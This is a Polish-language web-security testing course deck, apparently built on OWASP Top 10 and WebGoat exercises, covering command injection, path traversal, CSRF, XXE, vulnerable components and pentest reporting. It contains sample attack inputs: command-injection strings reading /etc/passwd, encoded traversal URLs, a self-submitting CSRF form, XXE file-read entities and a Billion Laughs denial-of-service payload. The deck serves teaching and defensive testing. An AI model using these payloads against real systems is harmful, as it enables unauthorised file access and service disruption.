- **Grozi w szczególności urządzeniom takim jak:**
 - sensory, kontrolery i urządzenia IoT
 - routery
 - wszystkie inne urządzenia, które posiadają interfejs webowy (lub API) do sterowania i nadzoru
- **Wstrzykiwanie komend w szczególności grozi urządzeniom pracującym pod Linuxem**

OS Command Injection – jak testować?

- W miejscach, w których aplikacja może odnosić się bezpośrednio do systemu operacyjnego możemy przetestować payloady w postaci komend OS:
- ; ls -a
- ; cat /etc/passwd
- Wszystko może być wektorem ataku: ciało żądania POST, nagłówki HTTP, nazwy wstawianych plików (a także ich zawartość) itd...

OS Command Injection – przykłady

- <http://sensitive/cgi-bin/userData.pl?doc=user1.txt> ->
<http://sensitive/cgi-bin/userData.pl?doc=/bin/lsl>
- <http://sensitive/something.php?dir=%3Bcat%20/etc/passwd>

SQL Injection – linki

<https://niebezpiecznik.pl/post/jego-firma-ma-w-nazwie-sql-injection-nie-zazdroscimy-tym-ktorzy-beda-go-fakturowali/>

https://www.owasp.org/index.php/SQL_Injection

SQL Injection - ćwiczenia

WebGoat -

Pytania?

Sensitive Data Expousure

- Wszystkie błędy i podatności, które mogą spowodować poznanie przez atakującego danych wrażliwych innych użytkowników (*dane osobowe, numery kart kredytowych, dane medyczne*)

Sensitive Data Exposure

- **Nieodpowiedni poziom zabezpieczeń kryptograficznych**


- użycie algorytmów szyfrowania i funkcji skrótu oznaczonych jako słabe, np. SSLv2/3, SHA-1, MD-5

- niewłaściwe przechowywanie i przekazywanie kluczy prywatnych, np.:
<https://arstechnica.com/information-technology/2018/03/23000-https-certificates-axed-after-ceo-e-mails-private-keys/>

Sensitive Data Expousure

- **Niewłaściwy sposób zabezpieczania danych podczas przesyłania ich pomiędzy klientem, a serwerem.**
 - brak TLS
 - szyfrowanie tylko strony uwierzytelnienia
- W przypadku niewłaściwego zabezpieczenia transmisji atakujący może przeprowadzić atak Man-in-the-middle

Sensitive Data Exposure – Man in the middle



Security Through Obscurity

- Bezpieczeństwo przez niejawność:

<https://sekurak.pl/wyciekaly-dane-osobowe-uczestnikow-konferencji-o-bezpieczenstwie-organizowanej-rsa/>

- **System powinien być bezpieczny, nawet jeżeli szczegóły jego działania są znane**

Path Traversal/Local File Includes

- Dostęp do plików znajdujących się w katalogach na serwerze, które nie powinny być dostępne dla web aplikacji

Path Traversal/LFI – na co zwrócić uwagę?

- Czy parametry żądań HTTP są używane do operacji związanych z działaniem na plikach?

Np.:

<http://example.com/getUserProfile.jsp?item=user1.html>

<http://example.com/index.php?template=greyhat>

Path Traversal/LFI – na co zwrócić uwagę?

- Czy wykorzystywane przez aplikację pliki Cookie są wykorzystywane do dynamicznej generacji zawartości strony?

Np.:

Cookie:

USER=1826cc8f:PSTYLE=GreenDotRed

Path Traversal/LFI – jak testujemy?

- Musimy znać system, jaki pracuje na serwerze – inne payloady wystąpią dla serwera IIS, inne dla Unixopodobnego:

<http://example.com/getUserProfile.jsp?item=../../../../etc/passwd>

Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd

<http://example.com/index.php?file=http://www.owasp.org/malicious>

Path Traversal/LFI – jak testujemy?

- Warto sprawdzać obecność Path Traversal w URL'ach:

<http://example.com/webapp/../../../../etc/passwd>

Warto zwrócić uwagę na kodowanie URL:

- %2e%2e%2f - ../
- %2e%2e/ - ../
- ../%2f - ../
- %2e%2e%5c - ..\
- %2e%2e\ - ..\
- ../%5c - ..\
- %252e%252e%255c ..\

Insecure Communication – jak prawidłowo przekazywać dane uwierzytelniania

- Przesyłanie danych uwierzytelniania za pomocą metody POST z wykorzystaniem protokołu HTTP. (-)
- Przesyłanie danych uwierzytelniania za pomocą metody POST z wykorzystaniem protokołu HTTPS, ale strona jest dostępna również przez HTTP. (-) **możliwy atak SSL Strip**
- Przesyłanie danych uwierzytelniania za pomocą metody GET z wykorzystaniem protokołu HTTPS. (-)
- Przesyłanie danych uwierzytelniania za pomocą metody POST z wykorzystaniem protokołu **HTTPS (+)**


Pytania?

CSRF (Cross Site Request Forgery)

- CSRF wymusza na użytkowniku wykonanie niechcianych akcji w aplikacji internetowej poprzez wymuszenie na użytkowniku wysłania żądania do aplikacji
- Zwykle wymaga połączenia z tzw. **social engineeringiem**, gdzie atakujący dostarcza link do kliknięcia pod postacią ciekawego linku przesyłanego na chacie/mailu.

CSRF – jak działa?

- Wykorzystuje fakt, że serwer nie rozróżnia sposobu, w jaki sposób zostało wygenerowane żądanie GET.



CSRF – jak działa?

- Atakujący może umieścić na swojej stronie złośliwy tag HTML:

```

```

- Dla tagu img, nie ma znaczenia czy odnosi się on do faktycznego obrazu, czy do innego zasobu

CSRF – kiedy możemy spodziewać się podatności?

- **w aplikacji istnieje funkcjonalność, która może być istotnym celem dla atakującego**
- **jedynym mechanizmem obsługi sesji są cookie**
- **brak nieprzewidywalnych elementów w żądaniu http**



CSRF – jak testować?

- Stwórz prostą stronę HTML, na której umieścisz np. tag ``, odwołujący się do testowanego linku (np. jak na poprzednim slajdzie)
- Upewnij się, że użytkownik testowy jest zalogowany w testowanej aplikacji
- W tej samej sesji przeglądarki, otwórz stronę, którą stworzyłeś
- Sprawdź rezultat – np. sprawdź, czy serwer webowy, na którym stoi aplikacja obsłużył żądanie lub czy konto użytkownika testowego zostało usunięte

CSRF – jak testować?

```
<html><body>  
  <form  
    action="https://vulnerable-website.com/email/change"  
    method="POST">
```

```
    <input type="hidden" name="email"  
    value="pwned@evil-user.net" /></form>
```

```
<script>document.forms[0].submit();</script>  
</body>  
</html>
```

//źródło: <https://portswigger.net/web-security/csrf>

CSRF – jak testować?

- Zwróć uwagę na obecność tokenu anty-CSRF w żądaniach HTTP wysyłanych w aplikacji (XSRF-Token, X-CSRF-Token, CSRF-Token)
- Sprawdź, czy token anty-CSRF jest sprawdzany i czy jest generowany losowo

CSRF – jak testować?

- Bardzo wygodnym narzędziem jest:

<https://security.love/CSRF-PoC-Genorator/>

CSRF – przydatne linki

<https://portswigger.net/web-security/csrf> - warto spróbować zrobić w domu :)

Pytania?

Podatności w komponentach (Using Components with Known Vulnerabilities)


- W aplikacjach powszechnie wykorzystywane są komponenty z otwartym źródłem:
 - moduły NodeJS
 - biblioteki w językach programowania
- Developerzy często nie wiedzą nawet, jakie wersje komponentów są wykorzystywane przez ich aplikację

Podatności w komponentach (Using Components with Known Vulnerabilities)

- Istnieje wiele managerów paczek, nawet w obrębie jednego języka:
 - Python: pip, anaconda
 - JS: npm, yarn, bower ...

Podatności w komponentach (Using Components with Known Vulnerabilities)

- Zwykle szukając jakiegoś komponentu natrafiamy na wiele różnych rozwiązań tego samego problemu



Podatne komponenty w WebGoat (z OWASP DC)

webgoat 8 - 2017-02-08 - Build Report

Summary

Policy Violations

Security Issues

License Analysis



This report provides security and license assessments for identified components found within an application.

SCOPE OF ANALYSIS



187

COMPONENTS IDENTIFIED

71% OF ALL COMPONENTS ARE IDENTIFIED

4

POLICY ALERTS

AFFECTING 85 COMPONENTS

6

75

14

SECURITY ALERTS

AFFECTING 10 COMPONENTS

80

LICENSE ALERTS

SECURITY ISSUES

How bad are the vulnerabilities and how many are there?

Critical (7-10)


5

Severe (4-6)

9

Moderate (1-3)

0



The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.

The dependency depth highlights quantity and severity and distribution within the application's dependencies.

Dependency Depth



Using Components with Known Vulnerabilities – jak testować?

- Weryfikować wersje komponentów, które wykorzystuje nasza aplikacja:
 - wersje frameworków
 - języków programowania
 - serwerów
 - API
 - baz danych

Using Components with Known Vulnerabilities – jak zapobiegać?

- Zwracać uwagę developerów na aktualizowanie wykorzystywanych komponentów
- (jeżeli w waszym zespole nie ma takiego zwyczaju, warto zasugerować np. comiesięczne aktualizacje)
- Śledzić biuletyny informacyjne dotyczące bezpieczeństwa

Using Components with Known Vulnerabilities – automatyczna mitygacja

Pomocne mogą być narzędzia takie jak:

- **NodeJSScan** (<https://github.com/ajinabraham/NodeJsScan>)
- **OWASP Dependency Check**
(https://www.owasp.org/index.php/OWASP_Dependency_Check)
- **retire.js** (<https://retirejs.github.io/retire.js/>)

Pytania?

XXE – XML External Entities

- **Atak wykorzystujący słabości parserów XML i składnię tego języka.**
- Podatności tej klasy pozwalają na:
 - Path Traversal
 - Server Side Request Forgery
 - dostęp do plików po stronie serwera
 - ataki DoS

XXE – podstawy

```
<!DOCTYPE foo [  
    <!ELEMENT foo ANY>  
    <!ENTITY bar "World"> ]>  
  
<foo>  
    Hello &bar;  
</foo>
```

XXE – podstawy

```
<!DOCTYPE foo [  
    <!ELEMENT foo ANY>  
    <!ENTITY bar "World ">  
    <!ENTITY t1 "&bar;&bar;">  
    <!ENTITY t2 "&t1;&t1;&t1;&t1;">  
    <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">  
>  
<foo>  
    Hello &t3;  
</foo>
```

Ergebnis:

XXE – dostęp do plików na serwerze

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY>  
  <!ENTITY bar SYSTEM  
    "file:///etc/passwd">  
>  
<foo>  
  &bar;  
</foo>
```

Rezultat:

W nieodpowiednio zabezpieczonej aplikacji zobaczymy zawartość pliku /etc/passwd

XXE

Jeżeli mamy do czynienia z serwerem Windowsowym (np. IIS, lub po prostu nasz localhost na komputerze z Windowsem) warto sprawdzić też taką formę XXE:

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY>  
  <!ENTITY bar SYSTEM  
    „C:/">  
>  
<foo>  
  &bar;  
</foo>
```

XXE – Billion Laughs

```
<?xml version="1.0"?>

<!DOCTYPE lolz [

  <!ENTITY lol "lol">

  <!ELEMENT lolz (#PCDATA)>

  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">

  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">

  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">

  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">

  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">

  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">

  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">

  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">

  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">

]>

<lolz>&lol9;</lolz>
```

Rezultat:

Ponad miliard operacji
sprawdzenia, do czego
odnosi się encja po
stronie serwera.

XXE - ćwiczenia

- [http://\[adres\]:\[port\]/WebGoat/start.mvc#lesson/XXE.lesson/2](http://[adres]:[port]/WebGoat/start.mvc#lesson/XXE.lesson/2)
- [http://\[adres\]:\[port\]/WebGoat/start.mvc#lesson/XXE.lesson/3](http://[adres]:[port]/WebGoat/start.mvc#lesson/XXE.lesson/3)

Podatności typu Client Side

- W niektórych aplikacjach treści wprowadzane przez użytkownika i weryfikacja np. udzielanych przez użytkownika odpowiedzi odbywa się po stronie przeglądarki

- **Przykład:**

W większości aplikacji typu „Quiz” tworzonych na potrzeby szkół językowych, zwykłych szkół, czy niezwiązanych z IT kursów na pytania da się odpowiedzieć jedynie poprzez analizę źródła strony

Ankiety!

<http://bit.ly/testy-ldz-1910>

RAPORTOWANIE

Wprowadzenie

- Rozpoczynamy raport od opisu przeprowadzanych testów:
 - co było testowane?
 - w jakich terminach przeprowadzano testy?
 - jakie podejście do testów przyjęto? (black box, white box?)
 - kto wykonywał testy?
 - która to iteracja testów?

Podsumowanie

- Bez opisywania szczegółów każdej z podatności podsumowujemy testy:
 - czy znalezione błędy są krytyczne, średniego bądź niskiego ryzyka? (należy uzasadnić poziom zagrożenia)
 - jakie najpoważniejsze błędy wykryto i do czego mogą doprowadzić?
 - można umieścić graficzne podsumowanie z krytycznością zagrożeń

Opisy każdej z podatności

- Można stworzyć np. tabelkę.
 - Opis błędu i krytyczność
 - Kroki potrzebne do odtworzenia podatności
 - Ewentualne zrzuty ekranu
 - Propozycje rozwiązania problemu
 - Przydatne linki

Przykładowy raport

- <https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf>
- <https://github.com/juliocesarfort/public-pentesting-reports>

Ogólne uwagi

- Nie warto wrzucać wszystkich błędów ze skanerów – często zwracają one false-positive'y, dlatego każdy z błędów trzeba spróbować odtworzyć
- Trzeba pisać informatywnie, ale nie generować ogromnych ilości tekstu – tak, aby osoba odpowiedzialna za naprawę błędu była w stanie szybko dotrzeć do interesujących ją informacji
- Trzeba zwrócić uwagę na to, by nie przesłać przypadkiem np. swoich danych uwierzytelniania w raporcie (np. wklejając żądanie POST z aplikacji)

Sprawy końcowe!

- Proszę wszystkich o wypełnienie ankiet: <http://bit.ly/ankieta0802>

I ankieta numer 2:

https://docs.google.com/forms/d/e/1FAIpQLSe5Wqve3BDjknAJDfntSB8EI3Q4qgPKuSoaic1fREKVxSs9cA/viewform?usp=sf_link

Jak się komuś podobało to nie obrażę się za potwierdzenie umiejętności na LinkedInie:)

<https://www.linkedin.com/in/miko%C5%82aj-kowalczyk/>

Co dalej?

Co dalej?

- WebGoat pozwoli utrwalić i pogłębić wiedzę z dzisiejszego szkolenia
- Istnieją też inne godne uwagi maszyny wirtualne:
[https://www.owasp.org/index.php/OWASP_Damn_Vulnerable_Web_Sockets_\(DVWS\)](https://www.owasp.org/index.php/OWASP_Damn_Vulnerable_Web_Sockets_(DVWS))
https://www.owasp.org/index.php/OWASP_DVSA/
- OWASP Juice Shop
- Akademia security PortSwigger!!
- Awesome security:
<https://github.com/sbilly/awesome-security>
- <https://rozwal.to>

Sprawy końcowe!

- Proszę wszystkich o wypełnienie ankiet: <http://bit.ly/ankieta0802>
- https://docs.google.com/forms/d/e/1FAIpQLSe5Wqve3BDjknAJDfntSB8EI3Q4qgPKuSoaic1fREKVxSs9cA/viewform?usp=sf_link

CERTYFIKATY

Na Slacku niedługo pojawi się dodatkowy PDF o testach

- Materiały są dostępne na stronie publicznie, ale proszę o niewykorzystywanie ich komercyjnie